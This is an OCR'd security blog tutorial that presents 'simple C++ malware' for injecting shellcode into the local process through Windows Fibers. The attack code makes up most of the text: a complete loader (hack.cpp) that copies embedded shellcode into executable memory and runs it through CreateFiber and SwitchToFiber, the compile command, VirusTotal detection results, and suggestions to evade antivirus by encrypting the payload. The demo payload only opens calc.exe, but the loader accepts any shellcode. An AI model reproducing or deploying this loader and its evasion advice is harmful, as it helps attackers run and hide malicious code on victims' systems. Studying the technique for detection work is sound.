
Code injection via windows Fibers. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/11/28/malware-injection-8.html

November 28, 2021

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



In this post, I'll take a look at the code injection to local process through Windows Fibers API.

A fiber is a unit of execution that must be manually scheduled by the application. Fibers run in the context of the threads that schedule them.

example

Let's go to consider an example which demonstrate this technique.

Firstly, before scheduling the first fiber, call the `ConvertThreadToFiber` function to create an area in which to save fiber state information:

```
37  int main() {
38
39    PVOID f; // converted
40    PVOID payload_mem; // memory buffer for payload
41    PVOID payloadF; // fiber
42
43    // convert main thread to fiber
44    f = ConvertThreadToFiber(NULL);
45
46    // allocate memory buffer
47    payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48    memcpy(payload_mem, my_payload, my_payload_len);
49
50    // create a fiber that will execute payload
```

Then, allocate some memory for our payload and payload is written to the allocated memory:

```
37  int main() {
38
39    PVOID f; // converted
40    PVOID payload_mem; // memory buffer for payload
41    PVOID payloadF; // fiber
42
43    // convert main thread to fiber
44    f = ConvertThreadToFiber(NULL);
45
46    // allocate memory buffer
47    payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48    memcpy(payload_mem, my_payload, my_payload_len);
49
50    // create a fiber that will execute payload
51    payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
52
53    SwitchToFiber(payloadF);
54    return 0;
55  }
```

As you can see, `VirtualAlloc` called with `PAGE_EXECUTE_READWRITE` parameter, which means executable, readable and writeable.

The next step is create a fiber that will execute the our payload:

```
36
37  int main() {
38
39    PVOID f; // converted
40    PVOID payload_mem; // memory buffer for payload
41    PVOID payloadF; // fiber
42
43    // convert main thread to fiber
44    f = ConvertThreadToFiber(NULL);
45
46    // allocate memory buffer
47    payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48    memcpy(payload_mem, my_payload, my_payload_len);
49
50    // create a fiber that will execute payload
51    payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
52
53    SwitchToFiber(payloadF);
54    return 0;
55  }
```

And finally, schedule the newly created fiber that points to our payload:

```
37  int main() {
38
39    PVOID f; // converted
40    PVOID payload_mem; // memory buffer for payload
41    PVOID payloadF; // fiber
42
43    // convert main thread to fiber
44    f = ConvertThreadToFiber(NULL);
45
46    // allocate memory buffer
47    payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
48    memcpy(payload_mem, my_payload, my_payload_len);
49
50    // create a fiber that will execute payload
51    payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
52
53    SwitchToFiber(payloadF);
54    return 0;
55  }
```

So, our full source code is (`hack.cpp`):

```
/*
hack.cpp
code inject via fibers
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2021/11/28/malware-injection-8.html
*/
#include <windows.h>

unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

unsigned int my_payload_len = sizeof(my_payload);

int main() {

  PVOID f; // converted
  PVOID payload_mem; // memory buffer for payload
  PVOID payloadF; // fiber

  // convert main thread to fiber
  f = ConvertThreadToFiber(NULL);

  // allocate memory buffer
  payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  memcpy(payload_mem, my_payload, my_payload_len);

  // create a fiber that will execute payload
  payloadF = CreateFiber(NULL, (LPFIBER_START_ROUTINE)payload_mem, NULL);
```


```
  SwitchToFiber(payloadF);
  return 0;
}
```

As you can see for simplicity, we use 64-bit `calc.exe` as the payload. Without delving into the generation of the payload, we will simply insert payload into our code:

```
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
```


Let's go to compile our simple malware:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Let's go to launch a `hack.exe` on windows 7 x64:


```
.\hack.exe
```



Also perfectly worked on `windows 10 x64 (build 18363)`:



Let's go to upload our malware to virustotal:



https://www.virustotal.com/gui/file/f03bdb9fa52f7b61ef03141fefff1498ad2612740b1fdbf6941f1c5af5eee70a?nocache=1

So, 25 of 67 AV engines detect our file as malicious.

For better result we can combine payload encryption with random key and obfuscate functions with another keys etc.
Also we can use AES encryption for payload encryption.

BlackHat USA 2019 process injection techniques Gotta Catch Them All
MSDN Fibers
VirtualAlloc
ConvertThreadToFiber
CreateFiber
SwitchToFiber
memcpy
Source code in Github

> This is a practical case for educational purposes only.

Thanks for your time, happy hacking and good bye!
PS. All drawings and screenshots are mine